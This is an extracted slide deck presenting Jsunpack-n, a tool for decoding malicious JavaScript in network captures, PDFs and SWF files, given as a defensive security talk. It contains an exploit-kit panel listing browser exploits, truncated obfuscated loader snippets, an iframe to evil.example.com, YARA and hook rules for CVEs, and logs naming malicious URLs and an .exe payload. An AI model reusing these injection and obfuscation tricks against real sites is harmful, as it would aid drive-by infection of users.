

# Jsunpack-n: Network Edition

Blake Hartstein


[blake@jeek.org](mailto:blake@jeek.org)

Rapid Response Engineer – VeriSign iDefense





# Outline

- Attacker's Perspective
- Defender's Perspective
- Jsunpack-n Features and Release

# Problem



More images:




Credit to Alex Dragulescu <http://www.sq.ro/malwarez.php>

Credit to <http://icanhascheezburger.com/>


# Attacker's Perspective

- Exploitation



← MPack

IcePack →



The screenshot shows the IcePack exploit framework interface. It includes fields for 'Имя пользователя [?]' (admin) and 'Пароль пользователя:' (pass). Below these is a 'Файл для загрузки [?]' field with a 'Browse...' button. A section titled 'Используемые эксплоиты:' lists various exploits with checkboxes:

Browser/Category	Exploit	Checked
MSIE 6:	MDAC (RDS)	<input checked="" type="checkbox"/>
	Zenturi	<input checked="" type="checkbox"/>
MSIE 7:	x16	<input checked="" type="checkbox"/>
	FireFox:	WMF Firefox
Opera 9-9.20:	Opera 9-9.20	<input checked="" type="checkbox"/>
Opera 7:	.ANI(*)	<input checked="" type="checkbox"/>

Other visible exploits include XML Core Services, VML, WVFI SetSlice, Yahoo Webcam, WinZip, QuickTime, MS06-044, and Java bytecode(\*).

# Attacker's Perspective

- Exploitation



```
<iframe src=http://evil.example.com>
```



upgraded by BlackSun

# IcePack

На главную

Статистика

Работа с FTP

Инструменты

## Код iFrame

Original Exploit Kit URL

Level 0

```
<iframe src="http://www.ice-pack.ru/ice-pack-update/index.php" width=1 height=1 style="display:
```

Level 2 (FirePack)

```
<script Language="JavaScript">function Bd4MX(key,pt){s=new Array();for(var i=0;i<256;
```

Level 2 (IcePack)

```
<script language=JavaScript>function dc(x){var  
l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,19,52,21,48,51,0,13,35,46,0,0,0,0,0,0,
```

Level 3 (IcePack)

```
<SCRIPT LANGUAGE="JavaScript">  
function J7Y6OBM(akyKqA2)
```

TORNADO Cru

```
<script>var  
eeysnp=Array(63,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,60,6,53,39,30,61,2,18,62,56,0,0,0,0,0,5
```

Gpack Crupt (Sim

```
<script language=JavaScript>str = "";str2 = "";for (i = 0; i < str.length; i ++ ) { st
```

Available  
Options  
for hiding  
Original  
URL

# Attacker's Perspective

- Encryption Services
  - Pay \$\$\$ for new encryption
  - JavaScript onAction triggers
- Prevent Detection
  - Fragmentation \*
  - Timing
    - Client-only / Client and Server / Infinite Loops
  - Exploit Leaping
    - Browser / SWF / PDF \*\*



\* Stephan Chenette “Script Fragmentation Fear the new web attack vector”

[http://www.brucon.org/material/brucon2009-schenette\\_FINAL.pdf](http://www.brucon.org/material/brucon2009-schenette_FINAL.pdf)

\*\* Adobe SpiderMonkey JavaScript Engine (source code)


<http://partners.adobe.com/public/developer/opensource/index.html>

# Overview

- Attacker's Perspective
- Defender's Perspective
- Jsunpack-n Features and Release

# Defender's Perspective

- Manual Decoding
  - Script modification (R.I.P.)
- JavaScript interpreter and Debugger
  - SpiderMonkey JS
  - Firebug: <http://getfirebug.com/js.html>
  - Chrome: <http://www.google.com/chrome/intl/th/webmasters-faq.html>
- JavaScript Engine Modifications



# Defender's Perspective

- "pure python honeyclient implementation" phoneyc by Jose Nazario  
<http://code.google.com/p/phoneyc/>
- Wepawet (alpha) from University of California Santa Barbara  
<http://wepawet.cs.ucsb.edu/>

# Defender's Perspective

- Easy: Simple encode
- Medium: Dynamic encode
- Difficult: Server-side defenses with version detection before decode
- Fragmented encode
  - Defense 1: Full Environmental Behavior
  - Defense 2: Passive Network decoder

# Jsunpack-n Source Code Preview (1 of 2)

spiderMONKEY and PYTHON



# Jsunpack-n Source Code Preview (2 of 2)

- SpiderMonkey (JavaScript Part) ( was 116 lines )
  - (post.js) post-processing 75 lines
  - (pre.js) JavaScript hooks and environment 264 lines
- Python Part ( was 511 lines )
  - (detection.py) Detection Library 100 lines
    - “rules” file 31 default rules
  - (pdf.py) Extraction of JavaScript 359 lines
  - (swf.py) Extraction of JavaScript 403 lines
  - (jsunpack-n.py) 1424 lines
- Total 2,625 lines  
420 percent increase over 2009  
(medicinally legal in 14 states)



# What's up?

- Process network traffic
- Passive
  - network interface
    - `./jsunpack-n.py eth0`
  - packet capture file (pcap), preferred (don't need root)
    - `./jsunpack-n.py sample.pcap`
    - `./jsunpack-n.py sample.html`
- Active: fetch any discovered URL
  - `./jsunpack-n.py -a` (or `--active`)
  - `./jsunpack-n.py -a -u "http://example.com/"`



# Common Network Problems

- Fragmentation (eg. fragroute)
  - Libnids: IP Defragmentation, TCP Reassembly
- Post-processing
  - Gzip Decompression
  - Chunked Content
- SSL
- And still Encoded JavaScript code!

# JavaScript Decoding

- Environment: DOM Enumeration from HTML or PDF \*

```
for (var i in this){  
    if (typeof this[i] == 'string'){  
        ...  
    }  
}
```

- Hooks

eval	window.eval
window.execScript	String.eval
app.eval	addEventListener
attachEvent	app.setTimeout
window.onload	app.setInterval

- \* Didier Stevens “Creating PDF Test-Files” [make-pdf-javascript.py](http://blog.didierstevens.com/2008/11/09/make-pdf-javascript.py)  
<http://blog.didierstevens.com/2008/11/09/>

# Logging and alerting

- Static – “rules” file ( `decodedPDF` and `decodedOnly` classes )

```
rule mediaNewplayer: decodedPDF
{
  meta:
    ref = "CVE-2009-4324"
    hide = true
  strings:
    $cve20094324 = "media.newPlayer" nocase fullword
  condition:
    1 of them
}
```

← YARA Rule

Impact level between 1 (least severe) and 10 (most severe, default)

- Dynamic – “pre.js” hooking file

```
var media = {
  newPlayer : function(a){
    if (a == null){
      print("//alert CVE-2009-4324 media.newPlayer with NULL parameter");
    }
    else {
      print("//warning CVE-2009-4324 media.newPlayer access");
    }
  },
}
```


← JavaScript Rule

# Output options

- Output directory (-d ./files/) output file prefixes:  
Example filename “prefix\_shalsum”
  - shellcode
  - decoding
  - fetch / stream / executable
  - incident / attempt
  - original timeout veryverbose shal
- Only output messages/files if they are suspicious or malicious,  
change with --save-exes or --save-all (pcap processing only)  
change with --verbose, --very-verbose options
- Output log file “decoded.log” with messages and a description of files  
that were created

# Output options

- Graph mode
- Command line  
  --graph-urlfile "file.png"
- Colorized by malicious, suspicious, or benign
- Link types
- Best visual representation of the internal Jsunpack-n data structures



# Decoding Challenges

- CPU and Memory
  - Solution: timeouts and time-based features

- Version Detection
  - Adobe Reader Versions
    - 9.1
    - 8.0
    - 7.0
  - Browser Versions
    - IE7/XP
    - IE8/Vista
    - Opera
    - Firefox

```
if (version > 8.1) {  
    while(1) {  
        //Be annoying  
    }  
}  
  
else {  
    Exploit();  
}
```

# Decoding Challenges

- Time-based Decoding:

```
$ ./jsunpack-n.py sample-pdf-annots.file  
[malicious:10] [PDF] sample-pdf-annots.file  
malicious: Utilprintf CVE-2008-2992 detected  
malicious: collectEmailInfo CVE-2007-5659 detected  
malicious: CollabgetIcon CVE-2009-0927 detected
```

- Excerpt:

```
var zozo = "g";  
var run = app.setInterval("zozo = 'x';",1000);  
var lolo = zozo;var ee = "";var z; var y; z = y = app.doc; ...  
var p = y[zozo+"e"+ee+"tAn"+ee+"ots"]( { nPage: 0 } );
```

This is a complicated way of calling `app.doc.getAnnots( {nPage:0} );`  
Notice that `app.doc.xetAnnots()` is not a function!

# Decoding Challenges

- Version Detection:

```
$ ./jsunpack-n.py sample-pdf-versionDetection.file  
[suspicious:5] [PDF] sample-pdf-versionDetection.file  
suspicious: analysis exceeded 30 seconds (0 bytes, incomplete)
```

```
$ ./jsunpack-n.py sample-pdf-versionDetection.file -r 9999 -t 300  
[malicious:10] [PDF] sample-pdf-versionDetection.file  
malicious: CollabgetIcon CVE-2009-0927 detected
```

Running with `-V`, `jsunpack-n` outputs these lines:

```
info: Decoding option app.viewerVersion=9.1, 144 bytes
```

```
info: Decoding option app.viewerVersion=8.0, 234 bytes
```

```
info: Decoding option app.viewerVersion= and app.viewerVersion=7.0, 0 bytes
```

# Decoding Challenges

- Exploits using browser specifications in a dynamic manner
  - HTML / JavaScript interaction
  - HTTP Headers
  - PDF
  - SWF Triggers



# Intrusion Detection

- Now
  - Standalone version using libnids (pynids)
- Future
  - Dependent upon multi-CPU support
  - Still rather large memory requirements, better to offload
  - Suricata, HTP Library <http://www.openinfosecfoundation.org/>
  - Snort <http://www.snort.org/>
- Inline
  - Not likely, but possible
  - Benign URLs are much faster to process
  - Learning blacklist

# Web Interface

<http://jsunpack.jeek.org/>

## JSUNPACK

*A Generic JavaScript Unpacker*

CAUTION: jsunpack was designed for security researchers and computer professionals

### RECENT SUBMISSIONS

Enter a single URL (or paste JavaScript to decode):

Upload a file/pcap

Browse...

Private?  Help: [privacy](#) | [uploads](#)

Description

Submit URL(s)

# Web Interface

<http://jsunpack.jeek.org/>

**mefa.ws/2/news.php?s=1c1804616b malicious**

**malicious:**10] GET mefa.ws/2/news.php?s=1c1804616b

info: [decodingLevel=0] found JavaScript

info: [decodingLevel=0] decoded 7615 bytes (decoding\_293b18eaaeabc00d570f44d66db59a8a1d6c696a)

info: DecodedGenericCLSID detected 6414512B-B978-451D-A0D8-FCFDF33E833C F0E42D50-368C-11D0-AD81-00A0C90DC8D9 BA01859  
F06F-4331-8A26-339E03C0AE3D BD96C556-65A3-11D0-983A-00C04FC29E36 D0C07D56-7C69-43F1-B4A0-25F5A11FAB19 0006F03A-0000-  
B050-6C07C962476B 6e32070a-766d-4ee6-879c-dc1fa91d2fc3 639F725F-1B2D-4831-A9FD-874847682010 AB9BCEDD-EC7E-47E1-9322-D4A

**malicious:** MSOfficeSnapshotViewer CVE-2008-2463 detected F0E42D50-368C-11D0-AD81-00A0C90DC8D9

info: ActiveXObject MDAC detected MSXML2.ServerXMLHTTP Microsoft.XMLHTTP

**malicious:** Alert detected //alert CVE-2008-2463 PrintSnapshot

info: DecodedMsg detected //info.ActiveXObject AcroPDF.PDF //info.ActiveXObject ShockwaveFlash.ShockwaveFlash.7 //info.ActiveXObject

info: ObfuscationPattern detected eval location

info: [javascript variable] URL=mefa.ws/2/abhs1.exe

info: [setAttribute src] URL=mefa.ws/2/.fhijnq.pdf

info: [setAttribute src] URL=mefa.ws/2/ldap://127.0.0.1

info: [decodingLevel=1] found JavaScript

info: [decodingLevel=1] decoded 1675 bytes (decoding\_8b252dc93276f9bdd36731853728075d129d565d)

info: ObfuscationPattern detected location eval

info: [var urltofile] URL=mefa.ws/2/abhs1.exe

info: [decodingLevel=2] found JavaScript

info: [file] saved mefa.ws/2/news.php?s=1c1804616b to (original\_f679344b29be154558c9219949940fd29aaf05c7)

**File information (3 files) [Download zip](#) | [Explanation](#)**

**decoding\_293b18eaaeabc00d570f44d66db59a8a1d6c696a** from mefa.ws/2/news.php?s=1c1804616b

```
//eval function adjkq(){if(1==2){setTimeout("location.href = \"http://ask.com\" ,5000);}else{setTimeout("location.href = \"http://ask.com\" ,9000);}}
```

# Web Interface

## <http://jsunpack.jeek.org/>

Search

Search all submissions

### Recent submissions [RSS](#)

[benign http://ebay.com](#) (Received 2010-02-02 17:50:00)  
[benign 91.201.28.53/ztr/pdf.php?spl=pdf\\_all](#) (Received 2010-02-02 17:43:52)  
[benign google.com Google Test URL](#) (Received 2010-02-02 17:14:40)  
[benign pelniazdrowia.racja.net/zdrowa-zywnosc/surowe-jedzenie-zdrowa-zywnosc/index.php](#) (Received 2010-02-02 14:20:47)  
[benign www.wmur.com/index.html](#) (Received 2010-02-02 14:06:24)  
[benign CTO - Security - LAX.pdf](#) (Received 2010-01-31 13:50:16)  
[malicious sample-pdf.pcap](#) (Received 2010-01-29 17:43:47)  
[suspicious sample-pdf.pcap](#) (Received 2010-01-29 17:42:43)  
[malicious sample-lastModified.pcap](#) (Received 2010-01-29 17:40:12)  
[malicious sample-infoTitle.pcap](#) (Received 2010-01-29 14:34:36)  
[malicious sample-http-exploit.pcap](#) (Received 2010-01-29 14:17:36)

### Recent URLs [RSS](#) | [Files Explanation](#) Recent Exploits [RSS](#) | [current rules](#)

[hifgejig.cn/nuc](#) (2 files)  
[federalreservebank-pa.net/heabes/files/example.pdf](#) (3 files)  
[mefa.ws/2/news.php?s=1c1804616b](#) (3 files)  
[trughtsa.com/img/pfqa.php](#) (3 files)  
[trughtsa.com/img/uet.php](#) (2 files)  
[trughtsa.com/img/pfqa.php](#) (5 files)

[CVE-2008-2463](#)  
MSOfficeSnapshotViewer  
[CVE-2008-4844](#) MSIENestedSpan  
[CVE-2008-2992](#) Utilprintf: decodedPDF  
[CVE-2007-5659](#) collectEmailInfo: decodedPDF  
[CVE-2009-0927](#) CollabgetIcon: decodedPDF  
[CVE-2008-2463](#)  
MSOfficeSnapshotViewer  
[CVE-2008-2463](#)  
MSOfficeSnapshotViewer  
[CVE-2008-2992](#) Utilprintf: decodedPDF  
[CVE-2009-1493](#)  
SpellcustomDictionaryOpen: decodedPDF  
[CVE-2009-1492](#) getAnnots: decodedPDF  
[CVE-2007-5659](#) collectEmailInfo: decodedPDF  
[CVE-2009-0927](#) CollabgetIcon: decodedPDF

Questions?

Jsunpack-n: Network Edition

Blake Hartstein

[blake@jeek.org](mailto:blake@jeek.org)

Rapid Response Engineer – VeriSign iDefense